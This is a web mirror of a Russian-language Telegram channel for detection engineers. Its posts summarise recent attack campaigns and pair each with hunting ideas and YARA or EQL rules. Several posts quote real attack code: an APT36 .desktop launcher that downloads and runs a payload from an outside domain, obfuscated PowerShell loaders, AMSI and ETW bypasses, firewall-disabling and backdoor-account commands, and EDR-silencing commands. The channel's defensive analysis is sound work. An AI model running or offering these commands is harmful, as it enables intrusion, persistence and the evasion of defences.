TGViewer
Channel Public Channel
Detection is easy

Detection is easy

@detectioneasy

chat: https://t.me/+BF4T6DOGv_UwYTBi
contact: @siemmanager
email: manager@detectioneasy.ru
Subscribers
1.28K
Photos
77
Videos
2
Links
194
Recent Posts 19 shown
Post #331 639
Всем привет 💻✌️

При проведении compromise assessment на Windows-машине в WORKGROUP сразу бросилась в глаза служба NSSM (Non-Sucking Service Manager). Она позволяет запускать приложения, как Windows-службы. Путь службы вел к %SystemDrive%\Programm Data\

Оказалось, что это был DLP-агент, собранный через PyInstaller, а для запуска бинарника разработчики использовали NSSM 🤣

Права на директорию, файлы и службу были настроены некорректно. В результате конфигурация создавала возможность для подмены исполняемого файла и повышения привилегий на хосте.

p.s. вайбкодер бы такого не сделал 🔎

#detection@detectioneasy
#ttp@detectioneasy
Telegram Detection is easy Всем привет 💻✌️ Бывает, что нужно создать службу, но соответствующего файла нет? Злоумышленники используют NSSM (Non-Sucking Service Manager) для закрепления в системе NSSM - это инструмент, который позволяет запускать любой исполняемый файл как службу.…
  • 🔥 6
  • ❤ 4
  • 🤯 4
Post #330 1.01K
Post #329 1.28K
Всем привет 💻✌️

Коллеги из PT ESC разобрали кампанию CapFix, нацеленную на российские организации


👨‍💻 Как это работает?

🔤Основный вектор получения доступа фишинг с PDF/HTML-приманками, которые побуждают скачать файл

‍🔤В одной из цепочек внутри архива находился *.chm, который скачивал файл a.gif с скомпрометированного легитимного домена, переименовывал его в dmitry_medvedev.msi и открывал легитимный PDF-документ для отвлечения пользователя

🔤*.msi был подписан QILING Tech и создавал директорию C:\Users\admin\AppData\Local\Disk Master с множеством dll-файлов, и уязвимым к DLL sideloading MetadataConvert.exe

🔭 Обнаружение:
🔤 ищем переименованные файлы (с неисполняемого расширения в исполняемое) в $mft и $UsnJrnl:$J, кластеризируем по критичности
🔤 хантим бинарь с подписью QILING Tech
🔤 отслеживаем цепочку процессов (пример правила из eql - execution_via_compiled_html_file)


process where host.os.type == "windows" and event.type == "start" and
process.parent.name : "hh.exe" and
process.name : ("mshta.exe", "cmd.exe", "powershell.exe", "pwsh.exe", "powershell_ise.exe", "cscript.exe", "wscript.exe")


#detection@detectioneasy
#ttp@detectioneasy
www.elastic.co Process Activity via Compiled HTML File | Prebuilt detection rules reference Compiled HTML files (.chm) are commonly distributed as part of the Microsoft HTML Help system. Adversaries may conceal malicious code in a CHM file and...
  • 🔥 10
Post #328 987

Forwarded from purple shift

В Windows 11 версии 24H2 и Windows Server 2025 добавлены новая политика и события аудита NTLM. Расширенный аудит поддерживает улучшенный мониторинг безопасности и идентификацию устаревших зависимостей проверки подлинности NTLM.

Ранее в новых ОС Windows при установке с нуля стали по умолчанию включать различные методы защиты от релей-атак, такие как EPA, SMB signing и LDAP-Channel Binding. Тем не менее, при апгрейде со старых версий ОС настройки будут оставаться прежние, и атаки будут работать.

Поэтому обращаем внимание на новые события:

— 4020 (Informational)
— 4021 (Warning) "This machine attempted to authenticate to a remote resource via NTLM”
— 4022 (Informational)
— 4023 (Warning) “A remote client is using NTLM to authenticate to this workstation”

Эти события можно использовать для детектирования coercing-атак либо для анализа  нетипичных  настроек NTLM-аутентификации.

На скриншоте выше — как раз пример coercing-атаки: цепочка событий 4023 и 4021 с одного IP-адреса атакующего.
  • 🔥 8
  • 👍 4
Post #327 1.11K
Всем привет 💻✌️

Автор статьи показал интересный способ доставки вредоносного ПО в обход предупреждений SmartScreen

👨‍💻 Как это работает?

🔤Цепочка довольно простая: zip -> vhdx -> trust.exe + malicious.dll

🔤 Пользователю доставляется архив, внутри которого находится образ диска VHDX

🔤 После открытия и монтирования образа, жертва видит переименованный легитимный ApplicationFrameHost.exe и вредоносную библиотеку UMPDC.dll

Автор использует исполняемый файл с доверенной репутацией, чтобы обойти MotW

🔭 Обнаружение:

🔤 отслеживаем монтирование образов дисков VHD/VHDX/ISO/IMG

🔤 отслеживаем запуск исполняемых файлов с примонтированных образов и съемных носителей

🔤 отслеживаем загрузку неподписанных DLL рядом с системными файлами, расположенными в нетипичном пути

🔤 отслеживаем запуск системных файлов из пользовательских директорий, архивов, Temp и примонтированных образов

#detection@detectioneasy
#ttp@detectioneasy
G3tSyst3m's Infosec Blog Gaining Initial Access and Outsmarting SmartScreen I’ve had a number of people ask me what approaches I have taken to secure that initial foothold on a machine/network during a pentest engagement. Well, the blunt and honest answer to that question is…it depends 😸 Initial access comes in many forms and depending…
  • 🔥 7
  • 👍 6
  • 😁 3
Post #326 1.08K
Всем привет 💻✌️

Тема с ярлыками остаётся актуальной и для некоторых дистрибутивов Linux. Эту технику использует группировка APT36

.desktop — это launcher-файл, описанный в Desktop Entry Specification. Он используется desktop-environments для отображения приложений в меню и содержит параметр Exec, определяющий команду запуска.


Пример файла из отчёта:


[Desktop Entry]
Name=Meeting_Ltr_ID15430ps.pdf
Exec=bash -c 'tmp_file="/tmp/Meeting_Ltr_ID15430ps.pdf-$(date +%s)"; curl -s "https://securestore.cv/ghg/Mt_dated_29.txt" | xxd -r -p > "$tmp_file" && chmod +x "$tmp_file" && "$tmp_file" & firefox --new-window "https://drive.google.com/file/d/123"'
Terminal=false
Type=Application
Icon=application-pdf
Categories=Utility;
X-GNOME-Autostart-enabled=true
X-AppImage-Integrate=false


Злоумышленники используют файлы .desktop для получения доступа к хосту в фишинговых кампаниях. Далее цепочка действий несильно отличается от атак на Windows: загрузка вредоносного файла, его запуск и отображение пользователю decoy-файла

🔭 Обнаружение:
🔤 отслеживаем создание или модификацию .desktop файлов в пользовательских каталогах
🔤 хантим использование бинарей из gtfobins (bash, sh, python, curl, wget) в Exec


rule Linux_Desktop_Suspicious_GTFOBins
{
meta:
description = "Detect suspicious .desktop launcher executing shells or GTFOBins"
author = "@detectioneasy"
date = "2026-03-15"
reference = "https://www.cyfirma.com/research/apt36-targets-indian-boss-linux-systems-with-weaponized-autostart-files/"

strings:
$desktop = "[Desktop Entry]" ascii nocase
$exec = "Exec=" ascii nocase

$sh = "sh -c" ascii nocase

$pipe_sh = "| sh" ascii nocase
$pipe_bash = "| bash" ascii nocase
$pipe_zsh = "| zsh" ascii nocase
$pipe_dash = "| dash" ascii nocase

$curl = "curl " ascii nocase
$wget = "wget " ascii nocase

$tmp = "/tmp/" ascii nocase
$cache = ".cache/" ascii nocase

condition:
$desktop and $exec and
2 of (
$sh,
$pipe_sh,$pipe_bash,$pipe_zsh,$pipe_dash,
$curl,$wget,$tmp,$cache
)
}


#detection@detectioneasy
#ttp@detectioneasy
CYFIRMA APT36: Targets Indian BOSS Linux Systems with Weaponized AutoStart Files - CYFIRMA Executive Summary CYFIRMA has identified an ongoing cyber-espionage campaign orchestrated by APT36 (Transparent Tribe), a Pakistan-based threat actor with a...
  • 🔥 10
  • ❤ 4
  • 👍 4
Post #325 892
Всем привет 💻✌️

Группа APT-36 собирает необычные .lnk файлы размером более 2 MB, которые содержат PDF-структуры

Анализ показал, что злоумышленники встраивают объекты stream, endobj, изображения и другие структуры PDF. Это делает файл похожим на настоящий документ и увеличивает его размер

🔭 Обнаружение:

🔤 хантим LNK файлы с большим объемом (обычный вес 10–12 KB)


rule Suspicious_LNK_Large_File
{
meta:
description = "Detect unusually large Windows shortcut files >200KB"
author = "@detectioneasy"
date = "2026-03-12"
reference = "Malware often abuses oversized LNK files to embed payloads https://www.cyfirma.com/research/apt36-multi-stage-lnk-malware-campaign-targeting-indian-government-entities/"
strings:
$lnk_magic = {4C 00 00 00 01 14 02 00}

condition:
$lnk_magic at 0 and
filesize > 200KB
}


🔤 отслеживаем создание LNK файлов, процессами архиваторов
🔤 отслеживаем LNK-файлы с альтернативным потоком

#detection@detectioneasy
#ttp@detectioneasy
  • 🔥 12
  • 👍 1
Post #324 1.03K
Всем привет 💻✌️

Коллеги из ЛК подсветили изменения в TTP Librarian Likho

👨‍💻 Как это работает?

🔤 Атакующие не утруждаются и фишат исполняемыми файлами *.com, что может говорить об отсутствии защиты почты у их жертв...

🔤 Исполняемый файл - это инсталлятор собранный через Smart Install Maker
🔤 После запуска создаются два cab-архива, мимикрирующие под временные файлы - 2.tmp и temp_0.tmp, по пути Users\[REDACTED]\AppData\Local\Temp\$inst
🔤 Из их архивов извлекаются файлы - приманка, текстовый файл со списком адресов, curl и два bat-скрипта
🔤 Далее, запускается decoy-файл и скрипт find.cmd
🔤 Скрипт получает список C2-серверов и загружает архивы и кастомную версию WinRAR с захардкоженным паролем. После чего, распаковывает архивы в Users\[REDACTED]\AppData\Roaming\Windows. Файлы из архивов:

blat.exe - Утилита для эксфильтрации данных через SMTP
AnyDesk.exe - Утилита для удаленного управления хостом
Trays.exe - Утилита для сокрытия окон запущенных процессов
wbpv.exe - Утилита WebBrowserPassView для восстановления паролей, сохраненных в веб-браузерах
dc.exe - Утилита для отключения Windows Defender
mlpv.exe - Утилита для восстановления паролей с почтовых клиентов
bat.bat - Скрипт для эксфильтрации паролей и обхода средств защиты информации

🔤 Механизмы защиты отключаются остановкой или удалением служб WinDefend и MpsSvc, и профилей брандмауэра


netsh advfirewall set allprofiles state off


🔤 Для закрепления используется служба AnyDesk


echo qqqq | AnyDesk.exe —set-password _unattended_access


🔤Завершающий этап - это сбор паролей из браузеров, почтовых клиентов и их эксфильтрация

🔭 Обнаружение:

🔤 отслеживаем создание исполняемых файлов браузерами и почтовыми клиентами

🔤 отслеживаем родительскую цепочку для офисных процессов, обычно это explorer.exe, outlook.exe, chrome, firefox.exe, browser.exe и другие, нужно профилировать
или родительский исполняемый файл из Temp, Downloads

🔤 отслеживаем smtp трафик с пользовательских хостов, на сторонние сервера

🔤 отслеживаем остановку служб средств защиты

#detection@detectioneasy
#ttp@detectioneasy
  • 🔥 11
  • 👍 4
  • 🤔 4
Post #323 788
Всем привет 💻✌️

Elastic Security Labs разобрали кампанию ClickFix, которая заканчивается установкой кастомного RAT MIMICRAT

По цепочке видно высокий уровень OPSEC: компрометация легитимных сайтов как инфраструктуры доставки, многоступенчатый PowerShell, затем bypass ETW + AMSI, после чего дропается Lua-лоадер, исполняющий шеллкод в памяти

👨‍💻 Как это работает?

🔤 доставка осуществляется через ClickFix, в результате которого выполняется обфусцированный Stage 1 — PowerShell-скрипт


powershell.exe -WInDo Min $RdLU='aZmEwGEtHPckKyBXPxMRi.neTwOrkicsGf';$OnRa=($RdLU.Substring(17,12));$jOFn=.($RdLU[(87)/(3)]+$RdLU[19]+$RdLU[2]) $OnRa;$TNNt=$jOFn; .($TNNt.Remove(0,3).Remove(3))($TNNt);


🔤 Stage 2 - загруженный скрипт обфусцирован арифметическими операциями


$smaau = (-join[char[]](((7454404997-7439813680)/175799),(91873122/759282),...))


🔤 ETW Bypass путем изменения .NET класса


[Reflection.Assembly]::LoadWithPartialName('System.Core').GetType('System.Diagnostics.Eventing.EventProvider').GetField('m_enabled','NonPublic,Instance').SetValue([Ref].Assembly.GetType('System.Management.Automation.Tracing.PSEtwLogProvider').GetField('etwProvider','NonPublic,Static').GetValue($null),0)


🔤 AMSI Bypass


[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed','NonPublic,Static').SetValue($null,$true)


🔤 AMSI - Memory Patching. После отключения обнаружения в %ProgramData%/knz_{random} дропнут архив с Lua loader


$ScanContent_func = [Ref].Assembly.GetType("System.Management.Automation.AmsiUtils").GetMethods("NonPublic,Static") | Where-Object Name -eq "ScanContent"
$tttttttttt = [zsZRXVIIMQvZ].GetMethods() | Where-Object Name -eq "FHVcGSwOEM"

[System.Runtime.InteropServices.Marshal]::Copy( @([System.Runtime.InteropServices.Marshal]::ReadIntPtr([long]$tttttttttt.MethodHandle.Value + [long]8)),
0,
[long]$ScanContent_func.MethodHandle.Value + [long]8,
1
)


🔤 доставка Lua loader


$extractTo = Join-Path $env:ProgramData ("knz_{0}" -f ([IO.Path]::GetRandomFileName()))
[IO.Compression.ZipFile]::ExtractToDirectory($tempZip, $extractTo)
Start-Process (Join-Path $extractTo 'zbuild.exe')


🔭 Обнаружение:

🔤 запуск PowerShell в минимальном режиме powershell.exe -WInDo Min

🔤 отслеживание длинных символьных последовательностей в логах PowerShell

🔤 в логах PowerShell Reflection.Assembly, System.Diagnostics.Eventing.EventProvider, PSEtwLogProvider, System.Management.Automation.AmsiUtils, GetRandomFileName, IO.Compression.ZipFile, -join [char[]]

🔤 создание файлов exe,zip в %ProgramData%

p.s. детекты от elastic:

Execution via Obfuscated PowerShell Script
DNS Query to Suspicious Top Level Domain
Suspicious Command Shell Execution via Windows Run
Token theft and impersonation
Potential Privilege Escalation via Token Impersonation
Shellcode Execution from Low Reputation Module


#detection@detectioneasy
#ttp@detectioneasy
www.elastic.co MIMICRAT: ClickFix Campaign Delivers Custom RAT via Compromised Legitimate Websites Elastic Security Labs uncovered a ClickFix campaign using compromised legitimate sites to deliver a five-stage chain ending in MIMICRAT, a custom native C RAT with malleable C2, token theft, and SOCKS...
  • 🔥 12
  • 👍 4
Post #322 685
  • 🔥 12
  • 🤣 9
  • ❤ 4
  • 🤬 2
Post #321 744
Всем привет 💻✌️

Разбирем PhantomProxyLite группы Head Mare, по исследованию ЛК

👨‍💻 Как это работает?

🔤 в ранних кампаниях PhantomProxyLite был бинарником, который работал как фоновый сервис с именем SSHService и поднимал обратный SSH-туннель к C2

🔤 в новой кампании инструмент переписали на PowerShell: закрепление теперь делается через задачу Планировщика с тем же именем SSHService, запуск при старте системы от имени SYSTEM

🔤 функционал закрепления - создание SSH-туннеля. Параметры для запуска хранятся в ключе HKLM\SOFTWARE\SSHService

❗️В исследовании не уточняется, какой сервис прокидывали через SSH-туннель, поэтому в качестве наиболее вероятного сценария будем рассматривать RDP

🔭 Обнаружение:

🔤 создание задачи и службы с именем SSHService. Можем похантить задачи с powershell

🔤 исходящие сессии (sysmon 3, security 5156) на порт 22. При наличии IDS,NTA исходящие ssh соединения

🔤 отслеживаем запуск нативного ssh клиента C:\Windows\System32\OpenSSH\ssh.exe

🔤 RDP-сесиию из туннеля мы можем увидеть в логах Microsoft-Windows-TerminalServices-LocalSessionManager/Operational AND EventId=24 AND Address contains ::%16777216
а также
Microsoft-Windows-TerminalServices-RemoteConnectionManager/Admin AND EventId=1158 AND Param1=::%16777216

🔤 аномалией может стать Security AND EventID=5156 AND SourceAddress contains ::1 and DestAddress contains ::1 and DestPort=3389

#detection@detectioneasy
#ttp@detectioneasy
  • 🔥 10
  • ❤ 4
  • 👍 4
Post #320 818
Всем привет 💻✌️

Коллеги PT ESC раскрыли техники, используемые для распространения LuciDoor и MarsSnake.

👨‍💻 Как это работает?

🔤 как правило, атака начинается с фишинга, в рамках которого доставляется файл .doc с макросом. Содержимое документа побуждает пользователя нажать Включить содержимое

🔤 закреп через задачу. Путь к сохраняемому бинарному файлу зависит от прав пользователя

обычный пользователь — %AppData%
администратор — %ProgramData%\Microsoft OneDrive\setup\


🔤 используемые злоумышленниками библиотеки маскируются под легитимные файлы Windows (заполняются поля описания и метаданные)

🔤 использование утилиты ftp для запуска команд - FTPlnk_phishing

🔭 Обнаружение:
🔤 мониторинг запуска ftp.exe -::s: и анализ дочерних процессов ftp.exe
🔤 поиск файлов с описанием, содержащим Windows или Microsoft, и отсутствующей/невалидной подписью

#detection@detectioneasy
#ttp@detectioneasy
  • 🔥 11
  • 👍 6
Post #318 927
Всем привет! 💻✌️


ClickFix уже многим успел надоесть, однако атакующие продолжают активно продвигать этот метод

Кто-то ещё не заблокировал запуск окна Выполнить ⌨️

👨‍💻 Как это работает?
Атакующие резолвят определенный домен через подконтрольные DNS сервера. Ответ сервера парсится и передается на выполнение LOLBins

🔭 Обнаружение:
🔤 отключаем Выполнить
🔤 хантим RunMRU и мониторим создание новых ключей
🔤 разрешаем подключение только к доверенным DNS-серверам
🔤 хантим DNS-ответы

#detection@detectioneasy
#ttp@detectioneasy
  • 🔥 13
  • 👍 4
Post #317 772
Всем привет! 💻✌️

Cisco Talos опубликовали отчет о TTP группировки UAT-8099

👨‍💻 Как это работает?

🔤 После получения доступа выполняют команды для анализа хоста - whoami, tasklist

🔤 Для закрепления устанавливают SoftEther VPN и создают учетную запись, маскирующуюся под сервисную, mssql$ (в дальнейшем логин менялся, однако IOA оставался тем же)


cmd /c net user mssql$ AppleHuitar7$ /add
cmd /c net localgroup administrators mssql$ /add
cmd /c net user mssql$ /expires:never


🔤 Один из инструментов атакующих - GotoHTTP
Загружают через PowerShell Invoke-WebRequest https://.*/*.vbs
и запускают cmd /c C:\Users\Public\zcgo1.vbs

🔤 Конечная цель атакующих — внедрение кода в IIS

🔭 Обнаружение:
🔤 отслеживаем запуск whoami и net user|localgroup
🔤 хантим и отслеживаем создание пользовательских учетных записей с последним символом $
🔤 отслеживаем EventId=4624 and LogonType in [3, 10] and TargetUserName endswith $
🔤 мониторим использование RMM Tool
🔤 отслеживаем запуск дочерних процессов (cmd.exe, powershell.exe, etc) от родителя w3wp.exe
🔤 отслеживаем создание новых *.aspx
🔤 создание странных файлов в C:\Users\Public

#detection@detectioneasy
#ttp@detectioneasy
Cisco Talos Dissecting UAT-8099: New persistence mechanisms and regional focus Cisco Talos has identified a new, regionally targeted campaign by UAT-8099 that leverages advanced persistence techniques and custom BadIIS malware variants to compromise IIS servers, particularly in Thailand and Vietnam.
  • 🔥 9
  • 👍 5
  • 😁 2
Post #316 731
Всем привет! 💻✌️

После месячной раскачки — возвращаемся к практике

Начнем с отчета о действиях группировки APT-Q-27

❗️Атакующие используют непривычные расширения exe или scr, а расширение pif

У большинства жертв в Windows скрыто отображение расширений файлов. В результате Проводник показывает только имя файла, и pif выглядит менее подозрительно

👨‍💻 Как это работает?

🔤 Пользователь получает ссылку на файл вида hxxps://storage[.]googleapis[.]com/iwantuu/photo202512.pif#image2025-12-29-14-53.jpg

Для отвода внимания жертвы в конце URL установлен идентификатор фрагмента #image2025-12-29-14-53.jpg

🔤 По ссылке загружается дропер с расширением .pif

🔤 После запуска он получает список адресов для загрузки остальных шагов из файла
hxxps://yyupdats[.]s3.ap-southeast-1.amazonaws.com/updat.txt

🔤 Далее TTP мимикрируют под процесс обновления Windows

Файлы сохраняются в каталог C:\Users\Admin\AppData\Local\\Microsoft\WindowsUpdate\\Cache\WU_20251230_67e65f7b@27 и ему устанавливаются атрибуты Hidden и NotContentIndexed

Используется файл updat.exe - (64B07B1C385CF94A3559E323009F7641) легитимный файл, который нужен для детонации полезной нагрузки из crashreport.dll

🔤Вредонос закрепляется в ключе HKCU\Software\Microsoft\Windows\CurrentVersion\Run текущего пользователя

🔤Далее происходит распаковка backdoor из файла, который создает службу с именем Windows EventN. Путь к запускаемому файлу C:\\Users\\<User>\\Videos\\<random_string>@27

🔤Отключается UAC, путем изменения ключей реестра HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\{EnableLUA, ConsentPromptBehaviorAdmin, PromptOnSecureDesktop}


🔭 Обнаружение:
🔤 отслеживаем создание файлов и создание процессов с расширением pif
🔤 хантим наличие директорий с @ в имени
🔤 хантим наличие директорий с атрибутом Hidden и/или NotContentIndexed
🔤 отслеживаем и хантим наличие служб с исполняемым файлом в пользовательских директориях
🔤 отслеживаем и хантим изменение ключей реестра UAC

#detection@detectioneasy
#ttp@detectioneasy
cystack.net Analysis of Suspected Malware Linked to APT-Q-27 Targeting Financial Institutions Reading Time: 12 minutesĐọc bản tiếng Việt tại đây Overview Context In mid-January 2026, CyStack’s security team observed anomalous activity on a corporate […]
  • 🔥 9
  • 👍 6
  • ❤ 2
Post #315 784

Forwarded from CyberSecurityTechnologies

Detection_Engineering_Cheatsheet.pdf1.3 MB
#Infographics
#Blue_Team_Techniques
"Detection Engineering Cheatsheet", SANS 2026.

// This poster provides a practical, end-to-end view of Detection Engineering, guiding defenders from raw log data to meaningful alerts
  • 👍 8
  • 🔥 4
  • 🤔 3
Post #314 1.29K
Всем привет! 💻✌️

Давайте рассмотрим интересные техники из отчёта о ClickFix

🔤 Для хранения полезной нагрузки используется смарт-контракт BNB Smart Chain. JavaScript загружает данные из смарт-контракта и передаёт их в eval(atob(*)). Способ хранения малвари в смарт-контрактах известен как EtherHiding

🔤Злоумышленники не используют чистый запуск cmd, mshta, или powershell. Вместо этого они перешли на LoTL-технику с использованием SyncAppvPublishingServer.vbs

🔭 Обнаружение:
🔤 можем отслеживать наличие в аргументах командной строки \SyncAppvPublishingServer.vbs и ;

#detection@detectioneasy
#ttp@detectioneasy
Expel ClearFake gets more evasive with new living off the land (LOTL) techniques ClearFake's latest campaign uses fake CAPTCHAs and social engineering trick victims into installing malware, and it's getting more evasive.
  • 🔥 7
  • 👍 5
  • 😁 2
Post #312 1.31K
Всем привет! 💻✌️

Выглядит интересно ⁉️ https://github.com/MHaggis/Security-Detections-MCP/tree/main

🔤 Единый поиск по правилам
🔤 Быстрый ответ на вопрос «**что у меня уже есть для детекта этой атаки?**»
🔤 Анализ покрытия. Показывает, какие техники ATT&CK закрыты
🔤 Генерация идей для новых детектов по недостающим техникам

Пока не тестил, но в беклоге лежал такой проект и под него копились разные правила и репозитории...)

Мой MCP был такой grep -Eri <regexp> <repos_path>

#detection@detectioneasy
#ttp@detectioneasy
GitHub GitHub - MHaggis/Security-Detections-MCP: MCP to help Defenders Detection Engineer Harder and Smarter MCP to help Defenders Detection Engineer Harder and Smarter - MHaggis/Security-Detections-MCP
  • 🔥 9
  • 👍 1
Post #311 1.02K
Всем привет! 💻✌️

ipurple собрали в одну статью способы нарушения канала связи средств обнаружения базовыми возможностями Windows

🔤 Использование windows filtering platform
🔤 Файл hosts

Add-Content -Path "C:\Windows\System32\drivers\etc\hosts" -Value "127.0.0.1 edr.domain.com"
Add-Content -Path "C:\Windows\System32\drivers\etc\hosts.ics" -Value "127.0.0.1 edr.domain.com"


🔤 Изменение таблицы маршрутизации

Get-NetIPInterface
New-NetRoute -DestinationPrefix "192.168.100.0/32" -InterfaceIndex 1 -PolicyStore ActiveStore


🔤 Изменение Name Resolution Policy Table

Add-DnsClientNrptRule -Namespace ".endpoint.security.microsoft.com" -NameServers 127.0.0.1 -Comment "Silenced by Name Resolution Policy Table"
Add-DnsClientNrptRule -Namespace "endpoint.security.microsoft.com" -NameServers 127.0.0.1 -Comment "Silenced by Name Resolution Policy Table"
Clear-DnsClientCache


🔤 Правила фильтрации IPSec

netsh ipsec static add policy name=ipurplePolicy description=ipurplePolicy
netsh ipsec static set policy name=ipurplePolicy assign=y
netsh ipsec static add filteraction name=BlockFilterAction action=block
netsh ipsec static add rule name=BlockRule policy=ipurplePolicy filterlist=BlockFilterList


🔤 Secondary IP Addresses. Интересный способ - назначать IP-адреса серверов управления EDR на локальный интерфейс хоста

🔭 Обнаружение пошагово рассмотрено в статье со скринами

p.s. хантим адреса и доменные имена наших серверов управления в артефактах сетевой подсистемы Windows и в откинутых сетевых соединениях)

#detection@detectioneasy
#ttp@detectioneasy
Purple Team EDR Silencing Modern Endpoint Detection and Response systems depend on persistent, bidirectional communication with their cloud management console, enabling them to continuously report suspicious activity and re…
  • 🔥 10
  • 👍 3
Older posts →

About this channel

How can I read @detectioneasy without a Telegram account?
TGViewer shows the public web preview Telegram publishes for Detection is easy: recent posts, photos, videos and the subscriber count, with no app, login or account.
How many subscribers does Detection is easy have?
Detection is easy (@detectioneasy) has 1.28K subscribers on Telegram, refreshed roughly every 30 minutes.
Does Detection is easy know I viewed it here?
No. Public channel previews carry no viewer identity, and TGViewer has no accounts or tracking of what you look up.
Threads Profile ViewerView any public Threads profile without an account.Open ThreadLook →Writing with AI? Make it sound human.Metric37 rewrites AI drafts so they read naturally. Free AI detector, 1,500 words free.Try Metric37 →